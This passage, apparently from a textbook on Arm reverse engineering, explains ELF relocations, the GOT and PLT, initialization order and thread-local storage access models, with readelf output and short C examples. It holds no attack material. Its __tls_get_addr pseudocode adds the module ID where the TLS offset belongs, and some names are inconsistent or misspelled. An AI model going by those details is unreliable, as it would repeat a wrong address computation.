000000010fb8	000a00000402	R_AARCH64_JUMP_SL	0...00
<u>printf@GLIBC_2.17</u>			

The types of relocations found in a given program binary differ widely by instruction set architecture. For example, we can see in this program that all of the relocations are 64-bit Arm-specific.

Relocations broadly fall into three broad categories:

Static relocations, which update pointers and dynamically rewrite instructions inside the program binary if the program has to be loaded at a nondefault address.

Dynamic relocations, which reference external symbols in a shared library dependency.

Thread-local relocations, which store the offset into the thread-local storage area for each thread that a given thread-local variable will use. We will look at thread-local storage later in this chapter.

Static Relocations

We have already seen that ELF files define a series of program headers specifying how and where the ELF file should be loaded into memory by the operating system and loader. Traditionally, ELF program files would use this mechanism to specify exactly the address in memory where they should be loaded, called the program's *preferred address*. Program files, for example, would normally request to be loaded at the memory address `0x400000`, and shared libraries would choose some other fixed address much higher up in the address space.

For various reasons, the loader and operating system may choose to load the program or a shared library at an address other than its preferred address. One reason might be that the region at the preferred address is simply not available because something else, such as a mapped file or other shared library, is already in that region blocking its use. Another common reason for loading at a different address is that the program and operating system support *address space layout randomization* ASLR. ASLR is an exploit mitigation that randomizes the addresses of code and data in the program's address space so that remote attackers cannot easily predict the location of critical data and code in the program when launching an exploit against memory corruption vulnerabilities—such as buffer overflows—in the program.

In either of these cases, the program cannot be loaded at its preferred address. Instead, the operating system or loader choose a different suitable location in memory for the binary and load it there instead. The difference between the preferred address and the actual loaded address is called the *relocation bias* of the binary.

Naively loading a program at the wrong address is problematic. The program often encodes pointers to its own code and data distributed across its various code and data sections. For example, C++ virtual methods are defined using *vtables*, which are pointers to the concrete implementations of the virtual functions the C++ class defines. If the ELF file is mapped to its preferred address, these pointers will correctly point to those functions, but if the ELF file is for whatever reason mapped to a different address, those pointers will no longer be valid.

To resolve this problem, we can use one of two strategies. The first is to compile the program as *position-independent code*. This directs the compiler to avoid static relocations by emitting code that determines its own location dynamically and entirely avoids the need for relocations at all when loaded to a different address.

The other solution to the problem is relocation “fixups” that must be applied if the program is loaded to a different address. In effect, each relocation “adjusts” the program slightly to update a pointer or instruction so that after the relocation step the program works as before.

In the output of `readelf -r` that we saw earlier, we can see that relocations can each have different types, such as `R_AARCH64_RELATIV`. This relocation type references an address in the program binary that must be updated during relocation. For this relocation type, the relocated address is the relocation bias plus the relocation's *addend* parameter, and this result is written to the address indicated by the relocation entry.

Each architecture defines their own set of static relocation types, and the number of different types can be large,¹⁶ even including dynamically rewriting instructions or inserting trampoline “stubs” if the

address to be jumped to is too far away to be encoded directly into the instruction.

Dynamic Relocations

As the loader initially processes the program and later processes each shared library dependency and dynamically loaded shared library, the loader keeps track of the (nonlocal) symbols defined in each program to build a database of all symbols in the current program.

During the program relocation stage, the dynamic linker may encounter relocations indicating that the relocation is not a reference to some internal pointer that needs to be updated, but rather the relocation is a reference to a symbol defined outside of the program binary or shared library. For these *dynamic relocations*, the loader checks the relocation's symbol entry to discover the name of the symbol being imported and checks this against the database of all symbols in the current program.

If the loader can find a match in the database, the loader writes the absolute address of the symbol to the location indicated in the relocation entry, which normally will be a slot location in the global offset table section of the ELF binary.

By way of concrete example, suppose `program.so` is written to make use of the `malloc` function, defined in `libc.so`. During program initialization, the loader sees that `program.so` references `libc.so` via a `NEEDED` directive and sets about loading `libc.so`. The loader adds all of the externally visible symbols from `libc.so` to the global database of symbols at this point. Suppose, by way of example, `libc.so` is loaded to address `0x1000000` and `malloc` is at offset `0x3000` in this file, meaning the `malloc` symbol's address will be stored in the database as `0x1003000`. Later, as the loader processes the relocations for `program.so`, it will encounter a dynamic relocation entry referencing the `malloc` symbol. The loader will check the database, see that the `malloc` symbol has address `0x1003000`, and write this value to the address indicated by the relocation entry in `program.so`'s global offset table.

Later, when `program.so` attempts to invoke the `malloc` function, an indirect call will occur via `program.so`'s global offset table. This will mean that the call to `malloc` from `program.so` will continue at the function definition of `malloc` inside `libc.so`.

The Global Offset Table (GOT)

As we saw in the previous section, *dynamic relocations* specify a location in the program that should be set to the address of an imported symbol, such as the address of `malloc` inside `libc`. In practice, however, a program may import a given symbol such as `malloc` a very large number of times. In principle, emitting a symbol lookup for every call is permitted; however, since symbol lookup is a time-consuming operation requiring a string-based lookup in the global symbol table, this process is not ideal.

The solution to this is the *Global Offset Table* (`.got`) section of the ELF binary. The GOT consolidates resolution of external symbols so that every symbol needs to be looked up only once. A program that uses `malloc` in 256 distinct places will therefore emit only one relocation asking the loader to look up `malloc`, with the address placed in the corresponding GOT slot location. Calls to `malloc` at runtime then can be performed by loading the address inside this slot and branching to its address.

The Procedure Linkage Table (PLT)

A further common optimization of this process makes use of another section, called the *procedure linkage table*, which is designed to facilitate *lazy symbol binding*.

Lazy binding is based on the observation that a given program may import a large number of symbols, but the program may not actually use all of the symbols it imports on all program runs. If we delay symbol resolution to just before the first time a symbol is used, we can “save” the performance cost associated with resolving all of the symbols that are not used. For functions, we can perform this lazy-resolution optimization via the PLT.

PLT stubs are micro-functions designed ultimately to call the imported function. Imported functions are rewritten by the linker to call the PLT instead, so program calls to `malloc` are rewritten to instead call the corresponding `malloc` PLT stub, normally called `malloc@plt`. The first time the `malloc@plt` stub is called, the PLT calls a lazy-loading routine that resolves the `malloc` symbol into its real address and then branches to this address to call `malloc`. Subsequent calls to the PLT stub use the previously resolved address directly. The overall result is that each function symbol is loaded once per program run just before the first invocation of the function.

The ELF Program Initialization and Termination Sections

Once the program has been loaded into memory, its dependencies have been satisfied, and it has been correctly relocated and linked to its shared library dependencies, the loader can now prepare to start the program's core program code. But before it can do so, it first needs to run the initialization routines for the program.

Semantically, C and C++ programs both begin execution at the `main` function, which contains the core program logic, and exit as soon as the `main` function returns. The reality, however, is somewhat more complex.

In the C programming language, the type system is relatively limited. When global variables are defined, they can be either statically initialized to some constant value or left uninitialized. In the previous section, we saw that if the variable is initialized, the initial value of the variable will be placed in the `.data` section, and uninitialized variables will be placed in the `.bss` section. This process is called *statically initializing* the global variables.

The C++ programming language is more complicated. C++ variables can use complex programmer-defined types, such as classes, and these types can define constructors to be automatically run when the variable comes into scope, and destructors to be automatically run when the variables leave the scope. For global variables, these variables come into scope *before* the `main` function is called, and they

leave scope when the program exits or the shared library unloads. This process is called *dynamic initialization*.

By way of concrete example, take the following program:

```
#include <stdio.h>
class AutoInit {
public:
    AutoInit() {
        printf("AutoInit::ctor\n");
    }
    ~AutoInit() {
        printf("AutoInit::dtor\n");
    }
};

AutoInit globalVar;

int main() {
    printf("main\n");
    return 0;
}
```

This program defines a global variable, of type `AutoInit`. `AutoInit`, that is a C++ class that defines a constructor and a destructor function that both print a string to the console. The program also defines a `main` function that prints a string to the console and then exits.

If we compile the program and run it, we get the following output:

```
user@arm64:~$ g++ init_test.cpp -o inittest.so
user@arm64:~$ ./inittest.so
AutoInit::ctor
main
AutoInit::dtor
```

The way this works under the hood is that C++ defines the storage for these global variables in the `.data` and `.bss` sections as before but keeps track of all the constructors and destructors for every global variable that will need to be called before the program's `main` function is invoked, in two lists called `__CTOR_LIST__` and `__DTOR_LIST__`,

respectively. The corresponding destructors are then called (in reverse order) during a safe program exit.

Although these constructor and destructor lists are primarily for use with languages such as C++, programs written in C can take advantage of them too. A programmer writing C code can use the GNU extension `__attribute__((constructor))` to add a reference to that function to the constructor list and conversely can mark a function as `__attribute__((destructor))` to add it to the destructor list.¹⁷

The ELF file defines two different strategies that a compiler can take to ensure this process happens before the program's entry point is called.¹⁸ The older strategy is for the compiler to generate two functions: the `init` function, to be called before `main`, and a `fini` function to be called when the program safely exits or the shared library is unloaded. If the compiler chooses this strategy, the `init` function is referenced in the dynamic section as `INIT` and `FINI`, respectively, and by convention, the two functions are placed in the `init` and `fini` sections of the ELF binary, respectively. Both sections must be marked executable for the program to operate correctly.

The second, newer strategy is for the compiler to instead simply reference the entire `_CTOR_LIST_` and `_DTOR_LIST_` lists in the ELF file. This is done via the `INIT_ARRAY` and `FINI_ARRAY` entries in the dynamic section, and the lengths of these arrays are given by `INIT_ARRAYSZ` and `FINI_ARRAYSZ`, respectively. Each entry in the array is a function pointer taking no arguments and returning no value. As part of program startup, the loader calls each entry in the list in turn. The loader also ensures that when the program is gracefully exiting or when the shared library is unloading, the loader will use the list of entries in the destructor array to call all of the static destructions for the program.

A final complexity to this design is that ELF files can also define a `PREINIT_ARRAY` list. This table is identical to the `INIT_ARRAY` list, except only that all of the functions in `PREINIT_ARRAY` are called before any of the entries in `INIT_ARRAY` are.

Initialization and Termination Order

Programs are also free to mix and match between any of the initialization strategies defined earlier. If programs choose to use multiple strategies, the order of initialization is as follows^{[19](#)}:

The program is first loaded into memory using the *program headers*. This process pre-initializes all of the global variables. Global variables, including C++ global variables, which are *statically initialized* are initialized at this stage, and uninitialized variables in `.bss` are cleared to zero here.

The loader ensures that all dependencies for the program or shared library are fully loaded and initialized before starting the *dynamic linking* sequence.

The loader registers every nonzero entry in `FINI_ARRAY`, and the `FINI` function itself if it is defined, via the `atexit` function for programs, or for shared libraries, by registering the function to run during `dlclose` (or during `exit` if the shared library is still loaded at that point).

If the program defines a `PREINIT_ARRAY` entry, each nonzero entry in that array is called in sequence.

If the program defines an `INIT_ARRAY` entry, each nonzero entry in that array is called next.

Finally, if the program defines an `INIT` entry, the loader directly calls the first instruction in that section to run the `init` stub.

The module is now initialized. If the module is a shared library, `dlopen` can now return. Otherwise, if the module is a program during startup, the loader calls into the program's entry point to start the C runtime and bootstrap the program toward invoking `main`.

Thread-Local Storage

As well as global data variables, C and C++ programs can define *thread-local* data variables. To the programmer, thread-local global variables mostly look and behave exactly like their ordinary global variable counterparts, except they are annotated using the

`__thread_local` keyword in C++ or the GNU-extension keyword `_thread`.

Unlike traditional global variables, where one variable exists for the whole program that every thread can read and write to, each thread maintains a unique storage location for their own thread-local variables. Reads and writes to the thread-local variable are therefore not visible to other threads in the program.

In [Figure 2.2](#), we can see the difference between how a program accesses a thread-local versus a global variable. Here, both threads view the global variable as referencing the same memory address. Writes to the variable by one thread are therefore visible to the other, and vice versa. By contrast, both threads see the thread-local one as backed by different memory addresses. Writes to the thread-local variable do not change the value of the variable as seen by other threads in the program.

As with normal global variables, thread-local variables can be imported from a shared-library dependency. The well-known `errno` variable, for example, which is used to track errors to various standard library functions, is a thread-local variable.²⁰ Thread local variables can be either zero-initialized or statically initialized.




Figure 2.2: Thread-local versus global variables

To see how this works, consider the following program `tls.c`, which defines two TLS local variables, `myThreadLocal` and `myUninitializedLocal`.

```

__thread int myThreadLocal = 3;
__thread int myUninitializedLocal;
int main() { return 0; }

```

Let's compile this program and see what it looks like when we view it with `readelf`.

```

user@arm64:~$ gcc tls.c -o tls.so
user@arm64:~$ readelf -lW tls.so
Elf file type is DYN (Shared object file)
Entry point 0x650
There are 10 program headers, starting at offset 64

Program Headers:
Type           Offset     VirtAddr     PhysAddr     FileSiz
MemSiz         Flg       Align        ...
PHDR          0x000040   0x...40      0x...40      0x000230
0x000230     R          0x8
INTERP        0x000270   0x...270    0x...270    0x00001b
0x00001b     R          0x1
[Requesting program interpreter: /lib/ld-linux-
aarch64.so.1]
LOAD          0x000000   0x...00      0x...00      0x00091c
0x00091c     R E        ...
LOAD          0x000db4   0x...10db4   0x...10db4   0x00027c
0x000284     RW         ...
DYNAMIC       0x000dc8   0x...10dc8   0x...10dc8   0x0001e0
0x0001e0     RW         0x8
NOTE          0x00028c   0x...28c     0x...28c     0x000044
0x000044     R          0x4
TLS           0x000db4   0x...10db4   0x...10db4   0x000004
0x000008     R          0x4
GNU_EH_FRAME 0x0007f8   0x...7f8     0x...7f8     0x000044
0x000044     ...
GNU_STACK    0x000000   0x...00      0x...00      0x000000
0x000000     RW         0x10
GNU_RELRO    0x000db4   0x...10db4   0x...10db4   0x00024c
0x00024c     R          0x1

Section to Segment mapping:
Segment Sections...
 00
 01      .interp
 02      .interp .note.ABI-tag .note.gnu.build-id .gnu.hash
.dynsym .dynstr .gnu.version .gnu.version_r .rela.dyn .rela.plt
.init .plt .text .fini .rodata .eh_frame_hdr .eh_frame
 03      .tdata .init_array .fini_array .dynamic .got .got.plt
.data .bss

```

```

04      .dynamic
05      .note.ABI-tag .note.gnu.build-id
06      .tdata .tbss
07      .eh_frame_hdr
08
09      .tdata .init_array .fini_array .dynamic .got

```

Here we can see that our program now defines a `TLS` program header that encompasses two logical sections: `.tdata` and `.tbss`.

Each thread-local variable defined in the program is given a corresponding entry in the ELF file's TLS table referenced by the `TLS` program header. This entry specifies the size of each thread-local variable in bytes and assigns each thread-local variable a “TLS offset,” which is the offset that the variable will use in the thread's local data area.

You can view the exact TLS offsets of these variables via the symbol table. `_TLS_MODULE_BASE` is a symbol that is used to refer to the base address of the thread local storage (TLS) data for a given module. This symbol is used as a base pointer for the TLS data for a given module and points to the beginning of the area in memory that contains all the thread-local data for a given module. `$d` is a *mapping symbol*. Other than these two special cases, we can see that our program contains just our two thread-local variables and that `myThreadLocal` has TLS offset 0, and `myUninitializedLocal` has TLS offset 4.

```

user@arm64:~$ readelf -s a.out | grep TLS
 55: 0000000000000000      0 TLS      LOCAL  DEFAULT   18 $d
 56: 0000000000000004      0 TLS      LOCAL  DEFAULT   19 $d
 72: 0000000000000000      0 TLS      LOCAL  DEFAULT   18
_TLS_MODULE_BASE_
 76: 0000000000000000      4 TLS      GLOBAL DEFAULT   18
myThreadLocal
 92: 0000000000000004      4 TLS      GLOBAL DEFAULT   19
myUninitializedLocal

```

If the local variable is statically initialized, the corresponding TLS entry of that variable will also point to an “initial template” for the local variable stored in the `.tdata` section of the ELF file on disk.

Uninitialized TLS entries point into the `.tbss` data section, avoiding the need to store superfluous zeros in the ELF file. The concatenation of these two regions forms the *TLS initialization image* of the program or shared library. In our example, this means our program's *TLS initialization image* for our program would be the eight byte sequence

03 00 00 00 00 00 00 00.²¹

The runtime mechanism for thread-local storage can get a bit complicated but is essentially as follows, and shown in [Figure 2.3](#):




Figure 2.3: Runtime mechanism for thread-local storage

Each thread has access to a thread-pointer register. On 64-bit Arm this register is the system `TPIDR_ELO` register, and on 32-bit Arm it is the system `TPIDRURW` register.²²

The thread-pointer register points to a *thread-control block* (TCB) allocated for that thread. The TCB is 16 bytes on 64-bit Arm, and 8 bytes on 32-bit Arm.

Immediately following the TCB is the thread-local variables for the main program binary, i.e., starting at byte offset 16 (or 8 on 32-bit) from the address held in the thread pointer.

The TLS regions of the shared-library dependencies of the main program binary are stored afterward.

The TCB also maintains a pointer to a DTV array at offset zero in the TCB. The DTV array begins with a *generation* field but is otherwise an array of pointers to each library's thread-local storage.

The thread-local variables associated with libraries loaded at runtime using `dlopen` are allocated in separate storage but are still pointed to by the DTV array.

This TLS implementation scheme allows programs not only to access thread-local variables defined in their own program module but also to thread-local variables defined in shared libraries. At compile time, when encountering a load or store to a thread-local variable, the compiler will emit a TLS access using one of four TLS access models. The compiler will normally choose this model based on the information in [Table 2.8](#), but it can also be manually overwritten using the `-ftls-model` command-line option or on a per-variable basis via the

`__attribute__((tls_model("name")))` attribute in C and C++.²³

[Table 2.8](#) describe the models and their constraints, with entries higher in the table being more runtime efficient than ones lower in the table.

Table 2.8: TLS Models

TLS MODEL	MODULE BEING COMPILED	ACCESSING VARIABLE DEFINED IN
local-exec	Main program binary	Main program binary
initial-exec	Any program binary	Any static dependency of the main program binary
local-dynamic	Any program binary	Defined in the same binary
global-dynamic	Any program binary	Any program binary

The Local-Exec TLS Access Model

The local-exec model is the fastest, but most restrictive, TLS access model for thread locals and can be used only when a main program binary is accessing thread-local variables defined within its own program binary.

The local-exec model is based on the observation that the thread pointer for a given thread points directly to the thread's TCB, and after the TCB metadata is the main program's thread-local data for the current thread. This TCB metadata is 16 bytes for 64-bit programs; for 32-bit programs it is 8 bytes. This means that accessing a variable at TLS offset 4, for example, would be performed on 64-bit as follows:

Access the thread-local pointer for the current thread.

Add 16 or 8 to this value to skip past the TCB, plus an additional 4, which is the TLS offset of the variable.

Read from or write to this address to access the variable.

This model works only for the program binary. Shared libraries cannot use this method, nor can the main program binary use this model for

accesses to thread locals defined in a shared library. For these accesses, other access models must be used.

The Initial-Exec TLS Access Model

The *initial-exec* TLS access model is used when the thread-local variable being accessed is defined in a shared library that is loaded during the program initialization sequence, i.e., not at runtime via `dlopen`. This is a strict requirement for this model, so programs compiled this way set the `DF_STATIC_TLS` flag in their dynamic section to block the library being loaded via `dlopen`.

In this case, the program cannot know for certain what the TLS offset of the variable being accessed will be at compile time. The program resolves this ambiguity using TLS relocations. This relocation is used by the loader to notify the program what the TLS offset of the variable being accessed across boundaries will be. At runtime, accessing this variable is therefore as follows:

Access the thread pointer.

Load the TLS offset value placed in the global offset table by the TLS relocation corresponding to the variable we want to access.

Add the two together.

Read from or write to this pointer to access the variable.

The General-Dynamic TLS Access Model

The *general-dynamic* TLS access model is the most generic, but also the slowest, way to access TLS variables. This model can be used by any program module to access a TLS variable defined in any module, including its own or one defined elsewhere.

To do this process, the program makes use of a helper function called `_tls_get_addr`. This function takes a single parameter, which is a pointer to a pair of integers containing the *module ID* of the module containing the thread-local variable and the *TLS offset* of the variable being accessed, and returns the exact thread-local address

referenced by that structure. The structures themselves are stored in the global offset table (GOT) section of the program binary. The module ID in this structure is the unique index in the DTV structure corresponding to the module we are running. The structure definition is given here and is the same on 32-bit and 64-bit Arm:[24](#)

```
typedef struct dl_tls_index
{
    unsigned long int ti_module;
    unsigned long int ti_offset;
} tls_index;
```

The natural question, of course, is how the program can know what either the TLS module ID or the TLS offset of a variable would even be at compile time. The TLS offset might be known for thread-local variables within our own program binary, but for external symbols this cannot be known until runtime.

To solve this problem, the ELF file repurposes *relocations*. There are an enormous number of possible relocations, but the relocations shown in [Table 2.9](#) give a basic flavor of how this process works.

Table 2.9: Basic TLS Relocation Types for Arm ELF Files

TLS RELOCATION TYPE	MEANING
R_ARM_TLS_DTPMOD32 R_AARCH64_TLS_DTPMOD	Write the module ID corresponding to the relocation's specified symbol (or if the symbol is null, the module ID of the module being loaded).
R_ARM_TLS_DTPOFF32 R_AARCH64_TLS_DTPOFF	Write the TLS offset corresponding to the relocation's specified symbol.
R_ARM_TLS_TPOFF32 R_AARCH64_TLS_TPOFF	Write the offset, calculated from the address of the thread pointer, corresponding to the relocation's specified symbol. Note that this is valid only if the module will always be loaded during program load and not via <code>dlopen</code> .

The `__tls_get_addr` function performs the following operations, described as follows in pseudocode:²⁵

```
void* __tls_get_addr(struct dl_tls_index* tlsentry)
{
    // get thread pointer:
    tcbhead_t* tp = (tcbhead_t*) __builtin_thread_pointer();

    // Check DTV version for the thread, and update if necessary:
    dtv_t* dtv = tp->dtv;
    if (dtv[0].counter != dl_tls_generation)
        update_dtv_list();

    // Allocate the TLS entry
    uint8_t* tlsbase = (uint8_t*) dtv[tlsentry-
>ti_module].pointer.val;
    if (tlsbase == NULL)
        return allocate_tls_section_for_current_thread(tlsentry-
>ti_module);
    return tlsbase + tlsentry->ti_module;
}
```

The purpose of the DTV version check is to handle the case where a shared library is dynamically opened on one thread via `dlopen`, and then another thread tries to access a thread-local variable inside that shared library. This avoids the need to suspend all threads and dynamically resize their respective DTV arrays during `dlopen`. During `dlopen` and `dlclose`, the global DTV version is updated. Threads will then update their own DTV array during their next call to

`__tls_get_addr`, freeing any thread-local storage associated with now-closed shared libraries and ensuring that the DTV array itself is long enough to hold an entry for every open shared library.

The purpose of the deferred TLS section allocation is as a minor performance optimization. This ensures that threads allocate memory only for a dynamically opened shared library's thread-local variables if that thread will actually use those variables.

The overall result of this process is that the compiler emits code to access a thread-local variable via a call to `__get_tls_addr`. The loader uses relocations to communicate the module ID and TLS offset of the

variable being accessed. Finally, the runtime system uses the `__get_tls_addr` function itself to allocate thread-local storage on demand and return the address of the thread-local variable to the program.

The Local-Dynamic TLS Access Model

The *local-dynamic* TLS access model is used by shared libraries that need to access their own thread-local variables, whether or not those shared libraries are loaded statically or dynamically, and is, in effect, a simplified form of the *global-dynamic* TLS access model. It is based on the observation that when accessing its own thread-local variables, the program already knows the offset of that offset within its own TLS region; the only thing it doesn't know is where exactly that TLS region is.

For this case, the compiler can sometimes emit a slightly faster sequence. Suppose a program tries to access two thread-local variables in sequence, one with offset 16 and another with offset 256. Instead of issuing two calls to `__get_tls_addr`, the compiler instead emits a single call to `__get_tls_addr` for the current thread, passing the current module ID and the offset 0 to get the TLS address of its own thread for the current module. Adding 16 to this gets the address of the first variable, and adding 256 gets the address of the second.

Notes

1 <https://developer.arm.com/documentation/ddi0487/latest>

2 <https://developer.arm.com/documentation/esp0003/1-0>

3 <https://github.com/ARM-software/abi-aa/blob/main/aaelf32/aaelf32.rst>

4 <https://wiki.debian.org/ArmHardFloatPort>

5

www.sco.com/developers/gabi/latest/ch5.pheader.xhtml#note_section

6 <https://man7.org/linux/man-pages/man5/elf.5.xhtml>

7 <https://fedoraproject.org/wiki/Releases/FeatureBuildId>

8 Original TLS documentation by the Glibc maintainer:

www.akkadia.org/drepper/tls.pdf

9 <https://developer.arm.com/documentation/ddi0360/f/memory-management-unit/memory-access-control/execute-never-bits>

10 www.openwall.com/lists/kernel-hardening/2011/07/21/3

11 https://wiki.gentoo.org/wiki/Hardened/GNU_stack_quickstart

12 www.redhat.com/en/blog/hardening-elf-binaries-using-relocation-read-only-relro

13 www.trapkit.de/tools/checksec.xhtml

14 https://refspecs.linuxbase.org/LSB_3.1.1/LSB-Core-generic/LSB-Core-generic/symversion.xhtml

15 <https://developer.arm.com/documentation/dui0474/j/accessing-and-managing-symbols-with-armlink/about-mapping-symbols>

16 <https://github.com/ARM-software/abi-aa/blob/2982a9f3b512a5bfd9e3fea5d3b298f9165c36b/aaelf64/aaelf64.rst#relocation>

17 <https://gcc.gnu.org/onlinedocs/gcc-4.7.2/gcc/Function-Attributes.xhtml>

18 <https://gcc.gnu.org/onlinedocs/gccint/Initialization.xhtml>

19 https://docs.oracle.com/cd/E23824_01/html/819-0690/chapter3-8.xhtml

